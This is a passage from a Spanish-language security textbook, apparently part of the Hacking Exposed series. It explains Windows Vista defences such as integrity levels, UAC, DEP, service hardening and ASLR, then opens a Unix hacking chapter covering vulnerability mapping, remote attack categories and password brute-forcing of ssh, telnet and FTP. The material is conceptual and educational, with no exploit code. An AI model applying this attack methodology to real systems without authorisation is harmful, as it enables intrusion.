Los IL se implementan como SID, al igual que cualquier otro principal de seguridad. En Vista y superior, además de la revisión de control de acceso estándar, Windows también revisará si el IL de la ficha que pide el acceso coincide con el IL del recurso de destino. Por ejemplo, un proceso IL Medio puede bloquearse de leer, escribir y ejecutar un objeto IL Alto. Por lo tanto, MIC

está basado en el modelo de integridad de Biba para la seguridad computacional (consulte http://en.wikipedia.org/wiki/Biba_model): "no escribir hacia arriba, no leer hacia abajo", diseñado para proteger la identidad. Esto contrasta con el modelo propuesto por Bell y LaPadula de la directiva de seguridad multinivel (MLS) del departamento de defensa de Estados Unidos (consulte http://en.wikipedia.org/wiki/Bell-LaPadula_model): "no escribir hacia abajo, no leer hacia arriba", diseñado para proteger la confidencialidad.

MIC no es directamente visible, pero sirve como un puntal para algunas de las nuevas características de seguridad en Vista y posterior: Control de cuenta de usuario (UAC, User Account Control) y Low Rights Internet Explorer (LoRIE, Internet Explorer de bajos derechos). Hablaremos un poco acerca de éstos para mostrar cómo funciona MIC en la práctica.

UAC (fue nombrado Least User Access, menor acceso a usuario, o LUA, en versionas antes del lanzamiento de Vista) es tal vez la nueva característica de seguridad más visible en Vista. Funciona de esta forma:

1. Los desarrolladores marcan las aplicaciones al incrustar un *manifiesto de aplicación* (disponible desde XP) para indicarle al sistema operativo si la aplicación necesita privilegios más elevados.
2. El LSA se ha modificado para obtener dos fichas en el inicio de sesión para cuentas administrativas: una ficha *filtrada* y una *vinculada*. La primera tiene eliminados los privilegios elevados (al usar mecanismos de ficha restrictivos descritos en msdn.microsoft.com/en-us/library/aa379316(VS.85).aspx).
3. Las aplicaciones se ejecutan como opción predeterminada al usar la ficha filtrada; la ficha de privilegios completos vinculados sólo se utiliza cuando se lanzan aplicaciones que se marcan para solicitar privilegios elevados.
4. Se pide al usuario que use un entorno con permisos especiales (el resto de la sesión permanece atenuada y se vuelve inaccesible) siempre que quieran lanzar el programa y puedan pedir las credenciales apropiadas, si no son miembros del grupo administrativo.

Al suponer que los desarrolladores de aplicación son bien portados, Vista logra, por lo tanto, control de acceso obligatorio de algún tipo: sólo aplicaciones específicas pueden lanzarse con privilegios elevados.

Aquí se muestra la manera en que UAC usa MIC: todos los procesos de usuario no administrativos se ejecutan con IL medio, como opción predeterminada. Una vez que un proceso se eleva al usar UAC, se ejecuta con IL alto y puede acceder a objetos de ese nivel. Por lo tanto, ahora es obligatorio tener privilegios IL alto para acceder a ciertos objetos de Windows.

MIC también está bajo la implementación de LoRIE en Vista: el proceso de Internet Explorer (iexplore.exe) se ejecuta en IL bajo, en un sistema con una configuración predeterminada, sólo puede escribir objetos que se etiquetan con SID de IL bajo (como opción predeterminada, esto incluye sólo la carpeta %USERPROFILE%\AppData\LocalLow y la clave de Registro HKCU\Software\AppDataLow). Por lo tanto, LoRIE no puede escribir ningún otro objeto en el sistema, como opción predeterminada, restringiendo enormemente el daño que puede hacerse si un malware pone en peligro el proceso mientras se explora Internet.

PRECAUCIÓN En el lanzamiento de Vista existen provisiones para permitir que un código no marcado se ejecute con privilegios administrativos. En futuros lanzamientos, la *única* forma para ejecutar una aplicación elevada será tener firmado un manifiesto que identifique el nivel de privilegio que necesita la aplicación.

PRECAUCIÓN El UAC puede deshabilitarse en todo el sistema bajo la opción Cuentas de usuario del Panel de control, con la opción "Deshabilitar el Control de cuentas de usuario".

La investigadora de seguridad Joanna Rutkowska escribió críticas interesantes sobre UAC y MIC en Vista en http://theinvisiblethings.blogspot.com/2007/02/running-vista-every-day.html. El gurú de la tecnología de Windows, Jesper Johansson, ha escrito algunos artículos que arrojan luz sobre UAC en su blog http://msinfluentials.com/blogs/jesper/.

Prevención de ejecución de datos (DEP, Data Execution Prevention)

Durante muchos años los investigadores de seguridad han discutido la idea de marcar porciones de memoria como no ejecutables. La meta principal de esta característica fue evitar ataques contra el talón de Aquiles del software: el desbordamiento de búfer. Los desbordamientos de búfer (y las vulnerabilidades de corrupción de memoria relacionadas) suelen depender de inyectar código malicioso en porciones ejecutables de la memoria, por lo general, la pila o el heap de ejecución de la CPU. Por ejemplo, al hacer que la pila sea no ejecutable, se detiene uno de los mecanismos de explotación de software disponible hoy en día: el desbordamiento de búfer basado en la pila. (Consulte el capítulo 10 para conocer más detalles sobre vulnerabilidades de desbordamientos de búfer y explotaciones relacionados.)

Microsoft se ha acercado a este Santo Grial al implementar lo que llaman prevención de ejecución de datos, o DEP (consulte support.microsoft.com/kb/875352 para conocer más detalles). DEP ha tomado componentes de hardware y software. Cuando se ejecuta en hardware compatible, DEP entra automáticamente y marca ciertas porciones de memoria como no ejecutables, a menos que contengan explícitamente código ejecutable. Al parecer, esto evitará la mayor parte de los ataques de desbordamiento de búfer basados en pila. Además del DEP forzado para hardware, XP SP2 y posterior también implementan DEP forzado de software que intenta bloquear la explotación del mecanismo de manejo estructurado de excepciones (SEH, Structured Exception Handling) en Windows, que históricamente ha proporcionado a los atacantes un punto de inyección confiable para código de shell (por ejemplo, visite www.securiteam.com/windowsntfocus/5DP0M2KAKA.html).

SUGERENCIA DEP forzado para software es más efectivo con aplicaciones construidas con la opción de vinculador SafeSEH C/C++.

Endurecimiento del servicio

Como hemos visto en todo este capítulo, secuestrar o poner en peligro servicios de Windows con privilegios altos es una técnica de ataque común. El conocimiento continuo de esto ha hecho que

Microsoft siga fortaleciendo la infraestructura de servicios en Windows XP y Server 2003, y con Vista y Server 2008 han llevado la seguridad de nivel de servicio mucho más allá con Windows Service Hardening, que incluye lo siguiente:

- Aislamiento de recursos de servicio.
- Servicios de privilegios mínimos.
- Aislamiento de sesión 0.
- Accesibilidad restringida de red.

Aislamiento de recursos de servicio

Muchos servicios se ejecutan en el contexto de la misma cuenta local, como LocalService. Si cualquiera de estos servicios se compromete, también se ve comprometida la integridad de todos los demás servicios que se ejecutan como el mismo usuario. Para resolver esto, Vista y Server 2008 combinaron dos tecnologías:

- SID específicos de servicio.
- SID restringidos.

Al asignar a cada servicio un SID único, los recursos de servicio, como archivos o claves de Registro, pueden tener ACL para permitir sólo que ese servicio los modifique. El siguiente ejemplo muestra sc.exe de Microsoft y las herramientas PsGetSid (www.microsoft.com) para mostrar el SID del servicio WLAN, y después realizar la transición en reversa del SID para derivar el nombre de cuenta legible para seres humanos:

```
C:\sc shwsid wlansvc
NAME: wlansvc
SERVICE SID: S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3793184142

C:\psgetsid S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3793184142

PsGetSid v1.43 - Translates SIDs to names and vice versa
Copyright (C) 1999-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

Account for S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3793184142:
Well Known Group: NT SERVICE\Wlansvc
```

Para mitigar el hecho de que servicios que deben ejecutarse bajo el mismo contexto se afecten entre sí, se usa el SID de escritura restringida: el servicio SID, junto con el SID de escritura restringida (S-1-5-33), se agrega a la lista de SID restringido del proceso de servicio. Cuando un proceso o subproceso restringido intenta acceder a un objeto, se realizan *dos* revisiones de acceso: una al usar los SID de la ficha habilitados y otro al usar los SID restringidos. Sólo si *ambas*

revisiones tienen éxito se dará el acceso. Esto evita que servicios restringidos accedan a cualquier objeto que no otorgue acceso explícito al SID de servicio.

Servicios de privilegios mínimos

Históricamente, muchos servicios de Windows operaban bajo el contexto de LocalSystem, que otorga al servicio la capacidad de hacer lo que quiera. En Vista, los privilegios otorgados a un servicio ya no están unidos exclusivamente a la cuenta con la que se configuraron para ejecutarse; pueden solicitarse de manera explícita.

Para lograr esto, ha cambiado el Service Control Manager (SCM, administrador de control de servicio). Ahora los servicios pueden proporcionar al SCM una lista de privilegios específicos necesarios (por supuesto, no pueden pedir permisos que no sean propiedad inicial del principal al que están configurados para iniciar). Al inicio del servicio, el SCM elimina todos los privilegios del proceso del servicio que no se piden explícitamente.

Para servicios que comparten procesos, como svchost, el proceso contendrá un acumulado de todos los privilegios requeridos por cada servicio individual, lo que hace de este proceso un punto de ataque ideal. Eliminar privilegios innecesarios reduce el proceso de ataque de superficie del host.

Como en versiones anteriores de Windows, los servicios pueden configurarse por medio de la herramienta de línea de comandos sc.exe. Dos nuevas opciones se han agregado a esta utilería: `qprivs` y `privs`, que permiten consultas y configuraciones de privilegios de servicio, respectivamente. Si está buscando auditar o bloquear los servicios que se ejecutan en máquinas de Vista o Server 2008, estos comandos son invaluables.

SUGERENCIA Si comienza por establecer privilegios de servicio por medio de sc.exe, asegúrese de especificar *todos* los privilegios a la vez. sc.exe no supone que quiere agregar el privilegio a la lista existente.

Refactorización de servicios

Refactorización de servicios es un nombre elegante para ejecutar servicios bajo cuentas de privilegios bajos, la manera básica de ejecutar servicios con privilegios mínimos. En Vista, Microsoft muestra ocho servicios del contexto SYSTEM en un LocalService. Cuatro servicios SYSTEM adicionales también se han movido para ejecutare bajo la cuenta NetworkService.

De forma adicional, se han introducido seis nuevos hosts de servicios (svchosts). Estos hosts proporcionan flexibilidad agregada cuando se bloquean servicios; a continuación se muestran en orden de privilegio incrementado:

- LocalServiceNoNetwork.
- LocalServiceRestricted.
- LocalServiceNetworkRestricted.
- NetworkServiceRestricted.
- NetworkServiceNetworkRestricted.
- LocalSystemNetworkRestricted.

Cada uno de éstos opera con una ficha de escritura restringida, como se describió antes en este capítulo, con la excepción de los que tienen un sufijo NetworkRestricted. Los grupos con este sufijo limitan la accesibilidad de red del servicio a un conjunto fijo de puertos, que cubriremos ahora con un poco más de detalle.

Acceso a redes restringido

Con la nueva versión de Firewall de Windows (¡ahora con seguridad avanzada!) en Vista y Server 2008, las directivas de restricción de red también pueden aplicarse a servicios. La nueva firewall permite a los administradores crear reglas que respetan las siguientes características de conexión:

- **Direccionalidad** Reglas que pueden aplicarse a tráfico entrante y saliente.
- **Protocolo** La firewall ahora puede tomar decisiones basadas en un conjunto expandido de tipos de protocolo.
- **Principal** Las reglas pueden configurarse para aplicar sólo a usuarios específicos.
- **Interfaz** Ahora los administradores pueden aplicar reglas a un conjunto de interfaces dado, como inalámbrica, red de área local, etcétera.

Interactuar con éstas y otras características de la firewall son algunas de las formas en que los servicios pueden asegurarse de forma adicional.

Aislamiento de Sesión 0

En 2002, el investigador Chris Paget introdujo una nueva técnica de ataque de Windows que llamó "ataque de fragmentación". La técnica incluía el uso de un atacante de privilegios bajos que enviaba una ventana de mensaje a un servicio privilegiado más alto que causaba que ejecutara comandos arbitrarios, elevando los privilegios del atacante a los del servicio (consulte http://en.wikipedia.org/wiki/Shatter_attack). En respuesta al artículo de Paget, Microsoft observó que "Por diseño, todos los servicios dentro de un escritorio interactivo son iguales y pueden imponer solicitudes entre sí. Como resultado, todos los servicios en el escritorio interactivo tienen privilegios proporcionales a la mayor parte de los servicios altamente privilegiados ahí".

En un nivel más técnico, este diseño permitió a los atacantes enviar ventanas de mensajes a servicios privilegiados porque compartían la sesión de inicio de sesión predeterminada, Sesión 0 (consulte http://www.microsoft.com/whdc/system/vista/services.mspx). Al separar sesiones de usuario y servicio, los ataques de fragmentación se mitigaron. Ésta es la esencia del aislamiento de Sesión 0: en Vista, los procesos de servicios y sistemas permanecen en la Sesión 0 mientras que las sesiones de usuario inician en la Sesión 1. Esto puede observarse dentro del Administrador de tareas si va al menú Ver y selecciona la columna ID de Sesión, como se muestra en la figura 4-14.

En la figura 4-14 puede ver que casi todos los servicios y procesos del sistema existen en la Sesión 0, mientras que los procesos de usuario existen en la Sesión 1. Vale la pena observar que no *todos* los procesos del sistema se ejecutan en la Sesión 0. Por ejemplo, winlogon.exe y una instancia de csrsss.exe existen en sesiones de usuario bajo el contexto de SYSTEM. Incluso, el aislamiento de sesión, y otras características como MIC, que se analizaron antes, representan una mitigación efectiva para un vector que alguna vez fue común para los atacantes.




Figura 4-14 La columna ID de Sesión del Administrador de tareas muestra la separación entre las sesiones de usuario (ID 1) y las sesiones de servicio (ID 0).

Mejoras basadas en compilador

Como hemos visto en este libro hasta el momento, una de las peores explotaciones es resultado de ataques de corrupción de memoria como desbordamiento de búfer. A partir de Windows Vista y Server 2008 (versiones anteriores consideran algunas de estas características), Microsoft implementó algunas características que disuaden tales ataques, incluidas:

- GS.
- SafeSEH.
- Address Space Layout Randomization (ASLR, aleatorización del diseño de espacio de direcciones).

Éstas son, sobre todo, características en tiempo de compilación que los administradores o usuarios no pueden configurar. Aquí proporcionamos descripciones breves de estas características para ilustrar su importancia en desviar ataques comunes. Puede leer más detalles acerca de la manera en que se usan para desviar ataques en la realidad en *Hackers en Windows, tercera edición* (McGraw-Hill Profesional, 2009).

GS es una tecnología en tiempo de compilación que apunta a prevenir la explotación de desbordamientos de búfer basados en pila en la plataforma de Windows. GS logra esto al colocar un valor aleatorio, o cookie, en la pila entre variables locales y el regreso de la dirección. Ahora se compilan en GS partes del código de muchos productos de Microsoft.

Como se describió originalmente en el artículo de Dave Litchfield "Defeating the Stack Based Overflow Prevention Mechanism of Microsoft Windows 2003 Server" (Derrota del mecanismo de prevención de desbordamiento basado en pila de Microsoft Windows 2003 Server; consulte http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf), un agresor puede sobrescribir el controlador de excepción con un valor controlado y obtener un código de ejecución en una forma más confiable que sobrescribir directamente la dirección de regreso. Para lograr esto, SafeSEH se introdujo en Windows XP SP2 y Windows Server 2003 SP1. Al igual que GS, SafeSEH (también conocido como software de prevención de ejecución de datos, o DEP, Data Execution Prevention) es una tecnología de seguridad en tiempo de compilación. A diferencia de GS, en lugar de proteger el apuntador de marco y regresar direcciones, el propósito de SafeSEH es asegurar que no se abuse de la excepción del controlador de marco.

ASLR está diseñado para mitigar la capacidad de un atacante de predecir ubicaciones en memoria donde se localizan instrucciones útiles y datos controlables. Antes de ASLR, las imágenes de Windows se cargaban en formas consistentes, que permitían que explotaciones de desbordamiento de pila funcionaran de forma confiable a través de casi cualquier máquina que ejecutara una versión vulnerable del software afectado, como un virus epidémico que puede infectar universalmente a todas las implementaciones de Windows. Para resolver esto, Microsoft adaptó esfuerzos previos enfocados en hacer aleatoria del lugar en que residen las asignaciones de imágenes ejecutables (DLL, EXE, etc.), heap y pila. Al igual que GS y SafeSEH, ASLR también se habilita por medio de un parámetro de tiempo de compilación, como la opción vinculada `/DYNAMICBASE`.

PRECAUCIÓN Versiones más antiguas de link.exe no dan soporte a ASLR; consulte support.microsoft.com/kb/922822.

Desde la perspectiva del atacante remoto, ASLR permanece como un mecanismo de protección efectivo y no hay forma de determinar la dirección de carga de las imágenes. Sin embargo, un atacante local puede derivar las direcciones de DLL útiles al adjuntar un depurador a cualquier proceso. Debido a que la dirección de carga de DLL es muy constante a través del proceso, es elevada la probabilidad de que el mismo DLL se cargue en la misma ubicación dentro de un proceso privilegiado. Como tal, la eficacia de ASLR en el panorama local se reduce demasiado. Para ser justos, ASLR no fue diseñado para proteger contra ataques locales.

Coda: la sobrecarga de seguridad de Windows

Muchos reclamos justos e injustos acerca de la seguridad de Windows se han hecho hasta la fecha, y es casi un hecho que se harán en el futuro. Ya sea que se deban a Microsoft, sus partidarios, o sus numerosos críticos, estos reclamos se probarán o desmentirán sólo con el tiempo y la prueba en escenarios reales. Dejaremos a todos con una última meditación sobre este tema que resume casi toda nuestra posición ante la seguridad de Windows.

Casi toda la exagerada "inseguridad" de Windows proviene de errores comunes que han existido en muchas otras tecnologías, y por mucho tiempo. Sólo se ve peor debido a la imple-

mentación tan amplia de Windows. Si decide usar la plataforma de Windows por las principales razones que lo hacen tan popular (uso sencillo, compatibilidad, etc.), se agobiará con las ideas sobre cómo hacerla segura y mantenerla así. Ojalá se sienta más confiado con el conocimiento que obtuvo de este libro. ¡Buena suerte!

RESUMEN

Aquí se muestran algunas sugerencias compiladas de nuestro análisis en este capítulo, así como referencias para más información:

- Center for Internet Security (CIS) ofrece marcas de comparación de configuración de seguridad y herramientas para descargar en www.cisecurity.org.
- Revise *Hackers en Windows, tercera edición* (McGraw-Hill Profesional) para una cobertura más completa de la seguridad en Windows paso a paso. Ese libro abarca toda la información presentada en este libro, y la extiende aún más, para entregar un análisis de seguridad extenso del sistema operativo insignia y versiones futuras de Microsoft.
- Lea el capítulo 12 para conocer más información sobre la manera de proteger Windows de abusos del lado del cliente, la frontera más vulnerable en la carrera armamentista siempre en evolución con los hackers maliciosos.
- Manténgase al día con las nuevas herramientas de seguridad de Microsoft y las mejores prácticas disponibles en http://www.microsoft.com/security.
- No olvide las exposiciones de otros productos instalados en Microsoft dentro de su entorno; por ejemplo, consulte http://www.sqlsecurity.com para conocer información estupenda y profunda de vulnerabilidades en SQL.
- Recuerde que a menudo las aplicaciones son más vulnerables que los sistemas operativos (sobre todo las aplicaciones Web modernas, sin estado). Realice sus tareas obligadas en el nivel del sistema operativo al usar información proporcionada en este capítulo, pero sobre todo concéntrese intensamente en asegurar la capa de aplicaciones en general. Consulte también los capítulos 10, 11 y 12, así como *Hacking Exposed Web Applications, Segunda edición* (McGraw-Hill Professional, 2006; http://www.webhackingexposed.com) para conocer más información acerca de este vital tema.
- El minimalismo equivale a mayor seguridad: si no hay nada que atacar, los atacantes no tienen forma de entrar. Deshabilite todos los servicios innecesarios al usar services.msc. En el caso de los servicios que siguen siendo necesarios, configúrelos de forma segura (por ejemplo, deshabilite las extensiones ISAPI no utilizadas en IIS).
- Si los servicios de archivo e impresión no son necesarios, deshabilite SMB.
- Use la Firewall de Windows (Windows XP SP2 y superior) para bloquear el acceso a cualquier otro puerto en escucha, excepto los mínimos necesarios para funcionar.
- Proteja los servidores que ven hacia Internet con firewalls de red o enrutadores.
- Manténgase actualizado con todos los paquetes de servicios y los parches de seguridad recientes. Consulte http://www.microsoft.com/security para ver la lista actualizada de boletines.

- Limite los privilegios de inicio de sesión para detener los ataques de escalamiento de privilegios antes de que se inicien.
- Utilice Directivas de grupo (gpedit.msc) para ayudarse a crear y distribuir configuraciones seguras en su entorno de Windows.
- Imponga una directiva fuerte de seguridad física para protegerse contra los ataques fuera de línea que se dieron a conocer en este capítulo. Implemente SYSKEY en modo protegido por disco flexible o contraseña que hace que estos ataques sean un poco más difíciles. Mantenga los servidores confidenciales físicamente seguros, establezca contraseñas de BIOS para proteger la secuencia de arranque, y elimine o deshabilite controladores de discos flexibles y otros dispositivos de medios extraíbles que puedan usarse para arrancar sistemas en sistemas operativos alternos.
- Suscríbase a publicaciones de seguridad y recursos en línea relevantes para mantenerse al día en cuanto a ataques y contramedidas de Windows.

CAPÍTULO 5

HACKEO DE UNIX

Sólo algunas drogas son más adictivas que obtener acceso root en un sistema UNIX. La persecución del acceso root se remonta a los primeros días de UNIX, así que necesitamos proporcionar algunos antecedentes históricos en su evolución.

LA CONQUISTA DE ROOT

En 1969, Ken Thompson, y más adelante Dennis Ritchie de AT&T, decidieron que el proyecto MULTICS (Multiplexed Information and Computing System, sistema multiplexado de información y computación) no avanzaba tan rápido como querían. Su decisión de "hachear" un sistema operativo nuevo denominado UNIX cambió para siempre el panorama de la computación. UNIX fue hecho con la intención de convertirse en un sistema operativo multiusuario poderoso y robusto que sobresaliera en la ejecución de programas (sobre todo, pequeños programas llamados *herramientas*). La seguridad no fue una de las principales características de diseño de UNIX, aunque tiene gran cantidad de seguridad implementada apropiadamente. La promiscuidad de UNIX fue resultado de la naturaleza abierta de desarrollar y mejorar el kernel de sistema operativo, además de las pequeñas herramientas que hacen a este sistema operativo tan poderoso. Los entornos de principios de UNIX se ubicaban principalmente dentro de Bell Labs o en un escenario universitario, donde la seguridad se controlaba por lo general con medios físicos. Por lo tanto, cualquier usuario que tenía acceso físico al sistema UNIX se consideraba autorizado. En muchos casos, se consideraba un obstáculo implementar contraseñas basadas en nivel root y se eliminó.

Mientras UNIX y sistemas operativos derivados de él han evolucionado considerablemente en los pasados 40 años, la pasión por UNIX y la seguridad en éste no han disminuido. Muchos desarrolladores entusiastas y hackers de código exploraron el código fuente en busca de posibles vulnerabilidades. Además, es un honor publicar vulnerabilidades descubiertas en las listas de correo de seguridad, como Bugtraq. En este capítulo exploraremos este fervor para determinar cómo y por qué se obtiene el acceso root. En todo este capítulo, recuerde que UNIX cuenta con dos niveles de acceso: el todopoderoso root y lo demás. ¡No existe un sustituto para root!

Una revisión breve

Tal vez recuerde que del capítulo 1 al 4 se analizaron las formas de identificar sistemas UNIX y enumerar información. Usamos escáneres de puerto como nmap para identificar puertos TCP/UDP abiertos, al igual que recopilar información del sistema operativo o dispositivos de destino. Usamos rpcinfo y showmount para enumerar servicios RPC y puntos de montaje NFS, respectivamente. Incluso usamos el todopoderoso netcat (nc) para capturar anuncios que dejaban que se fugara información jugosa, como las aplicaciones y versiones asociadas en uso. En este capítulo exploraremos la explotación real y las técnicas relacionadas de un sistema UNIX. Es importante recordar que la recopilación de información y el reconocimiento de redes de un sistema UNIX deben hacerse antes que cualquier tipo de explotación. La recopilación de información debe ejecutarse en forma minuciosa y metódica para asegurar que se descubra cada pieza posible de in-

formación. Una vez que tenemos esta información, necesitamos hacer algunas suposiciones sobre las posibles vulnerabilidades que puedan presentarse en el sistema de destino. A este proceso se le conoce como *elaboración de mapa de vulnerabilidades*.

Asignación de vulnerabilidades

La *asignación de vulnerabilidades* es el proceso de asignar atributos de seguridad específicos de un sistema a una vulnerabilidad asociada o posible. Esta fase crítica en la explotación real de un sistema de destino no debe pasarse por alto. Es necesario para los atacantes asignar atributos como servicios de escucha, números de versión específicos de servidores en ejecución (por ejemplo, Apache 2.2.9 usado para HTTP, y sendmail 8.14.3 para SMTP), arquitectura del sistema e información de nombre de usuario a posibles agujeros de seguridad. Los atacantes pueden usar varios métodos para completar esta tarea:

- De manera manual, pueden asignar atributos de sistema específicos contra fuentes disponibles públicamente para información de vulnerabilidades, como Bugtraq, The Open Source Vulnerability Database (base de datos de vulnerabilidades de código fuente), The Common Vulnerabilities & Exposures Database (base de datos de vulnerabilidades y exposiciones comunes) y alertas de seguridad de vendedores. Aunque esto es tedioso, puede proporcionar un análisis minucioso de posibles vulnerabilidades sin la explotación real del sistema de destino.
- Pueden usar código de explotación público divulgado en varias listas de correo de seguridad y diversos sitios Web, o pueden escribir su propio código. Esto determinará la existencia de una vulnerabilidad real con un alto grado de certeza.
- Pueden usar herramientas de escaneo de vulnerabilidades automáticas, como nessus (http://www.nessus.org), para identificar verdaderas vulnerabilidades.

Todos estos métodos tienen sus pros y contras. Sin embargo, es importante recordar que sólo los atacantes no educados, conocidos como *niñitos de secuencias de comandos*, se saltarán la etapa de asignación de vulnerabilidad al lanzar todo lo habido y por haber al sistema para entrar sin conocer cómo y por qué funciona la explotación. Hemos sido testigos de muchos ataques en la vida real donde los perpetradores intentan usar explotaciones de UNIX contra un sistema Windows NT. Es innecesario decir que estos atacantes eran inexpertos y que no tuvieron mucho éxito. En la siguiente lista se presenta un resumen de los puntos clave que habrán de tomarse en cuenta cuando se realice la asignación de vulnerabilidades:

- Realizar un reconocimiento de red contra el sistema objetivo.
- Asignar atributos, como sistema operativo, arquitectura y versiones específicas de servicios de escucha, para conocer vulnerabilidades y explotaciones.
- Realizar adquisición de objetivo al identificar y seleccionar sistemas clave.
- Enumerar y asignar prioridades a posibles puntos de entrada.

Comparación entre acceso remoto y local

El resto de este capítulo se divide en dos secciones principales: acceso remoto y acceso local. El *acceso remoto* se define como la obtención de acceso por medio de la red (por ejemplo, un servicio en escucha) u otro canal de comunicación. El *acceso local* se explica como la posesión de un comando de shell particular o inicio de sesión al sistema. A los ataques de acceso local también se les conoce como *ataques de escalamiento de privilegios*. Es importante entender la relación entre acceso remoto y local. Los atacantes siguen una progresión lógica, explotando remotamente una vulnerabilidad en un servicio que escucha, y obteniendo después acceso de shell local. Intentamos romper de manera lógica los tipos de ataques que se usan para obtener acceso remoto y proporcionar ejemplos relevantes. Una vez que obtengamos el acceso remoto, explicaremos formas comunes en que los atacantes escalan sus privilegios de root locales. Por último, explicaremos técnicas que permiten a los atacantes obtener información acerca del sistema local, para que pueda usarse como un punto de paso para ataques adicionales. Es importante recordar que este capítulo no es un libro completo sobre seguridad de UNIX. Para eso, recomendamos *Practical UNIX & Internet Security*, de Simson Garfinkel y Gene Spafford (O'Reilly, 2003). Además, en este capítulo no se puede cubrir cada explotación concebible y tipo de UNIX. Eso representaría un libro por sí solo. En realidad, se ha dedicado un libro entero a hackear Linux: *Hacking Exposed Linux, Tercera edición* de ISECOM (McGraw-Hill Professional, 2008). En cambio, apuntamos a ordenar en categorías estos ataques para explicar la teoría detrás de ellos. Por lo tanto, cuando se descubre un nuevo ataque, será fácil que entienda cómo funciona, aunque no se haya cubierto específicamente. Tomamos el método "enseñe a un hombre a pescar y se alimentará de por vida" en lugar del método "aliméntelo por un día".

ACCESO REMOTO

Como ya se mencionó, el acceso remoto incluye acceso a red o a otro canal de comunicación, como un módem de marcado telefónico conectado a un sistema UNIX. Encontramos que la seguridad de acceso remoto análogo/ISDN en casi todas las organizaciones es abismal y se reemplaza con redes privadas virtuales (VPN, Virtual Private Networks). Por lo tanto, estamos limitando nuestro análisis a acceder a un sistema UNIX de la red por medio de TCP/IP. Después de todo, TCP/IP es la piedra angular de Internet, y es mucho más relevante para nuestro análisis sobre seguridad de UNIX.

A los medios les gustaría que todos creyeran que algún tipo de magia interviene en el compromiso de la seguridad de un sistema UNIX. En realidad, se usan cuatro métodos principales para evitar de manera remota la seguridad de un sistema UNIX:

- Explotar un servicio de escucha (por ejemplo, TCP/UDP).
- Enrutar a través de un sistema UNIX que proporciona seguridad entre dos o más redes.
- Ataques de ejecución remota iniciados por usuarios (mediante sitios Web hostiles, correos electrónicos con caballos de Troya, etcétera).
- Explotar un proceso o programa que ha colocado la tarjeta de red en modo promiscuo.

Echemos un vistazo a algunos pequeños ejemplos de cómo tipos de ataques diferentes caben en las categorías anteriores.

- **Explotación de un servicio de escucha** Alguien da un ID de usuario y una contraseña y dice: "Entra al sistema". Éste es un ejemplo de una explotación de un servicio de escucha. ¿Cómo puede iniciar sesión en un sistema si no ejecuta un servicio que permite inicios de sesión interactivos (telnet, ftp, rlogin o ssh)? ¿Qué pasa cuando se descubre la última vulnerabilidad BIND de la semana? ¿Son sus sistemas vulnerables? Es posible, pero los atacantes tendrían que explotar un servicio de escucha, BIND, para obtener acceso. Es obligatorio recordar que un servicio debe escucharse para que un atacante obtenga acceso. Si un servicio no está escuchando, no se puede forzar para entrar de forma remota.
- **Enrutamiento a través de un sistema UNIX** Su firewall de UNIX fue evitada por los atacantes. "¿Cómo es posible? No permitimos ningún servicio entrante", dice. En muchos ejemplos, los atacantes evitan las firewalls de UNIX al enrutar paquetes fuente a través de la firewall a sistemas internos. Esta característica es posible debido a que el kernel UNIX tiene habilitado el reenvío de IP cuando la aplicación firewall debe realizar esta función. En casi todos los casos, los atacantes nunca entran realmente en la firewall; tan sólo la usan como un enrutador.
- **Ejecución remota iniciada por el usuario** ¿Está seguro porque deshabilitó todos los servicios en su sistema UNIX? Tal vez no. ¿Qué pasa si navega a http://www.hackermalvado.org, y su explorador Web ejecuta un código malicioso que se conecta de regreso al sitio malvado? Esto permite a hackermalvado.org acceder a su sistema. Piense en las implicaciones de esto si inicia sesión con privilegios root mientras navega en Web.
- **Ataques de modo promiscuo** ¿Qué pasa si su olfateador de red (digamos, tcpdump) tiene vulnerabilidades? ¿Está exponiendo su sistema a un ataque meramente de olfateo de tráfico? Por supuesto. Un atacante puede enviar un paquete hecho de manera artesanal que convierte su olfateador de red en su peor pesadilla.

A través de esta sección resolveremos ataques remotos específicos que caen bajo una de las cuatro categorías anteriores. Si tiene alguna duda acerca de la manera en que es posible un ataque remoto, sólo hágase cuatro preguntas:

- ¿Existe un servicio de escucha relacionado?
- ¿El sistema realiza enrutamiento?
- ¿Un usuario o software de usuario ejecuta comandos que ponen en peligro la seguridad del sistema host?
- ¿Está mi tarjeta de red en modo promiscuo y capturando tráfico hostil?

Lo más probable es que conteste sí a alguna de estas preguntas.

Ataques de fuerza bruta

Popularidad:	*8*
Simplicidad:	*7*
Impacto:	*7*
Evaluación del riesgo:	***7***

Empezamos nuestro análisis de ataques a UNIX con la forma más básica de ataque (adivinación de contraseña con fuerza bruta). Tal vez un ataque de fuerza bruta no parezca muy atractivo, pero es una de las formas más efectivas para que los atacantes obtengan acceso a sistema UNIX. Un ataque de fuerza bruta consiste tan sólo en adivinar la combinación de ID de usuario/contraseña en un servicio que intenta autentificar al usuario antes de obtener acceso. Entre los tipos más comunes de servicios que pueden forzarse están los siguientes:

- telnet.
- Protocolo de transferencia de archivos (FTP).
- Los comandos "r" (`rlogin`, `rsh`, etcétera).
- Secure Shell (ssh).
- Nombres de comunidad SNMP.
- Protocolo de oficina postal (POP) y protocolo de acceso a mensajes de Internet (IMAP, Internet Message Access Protocol).
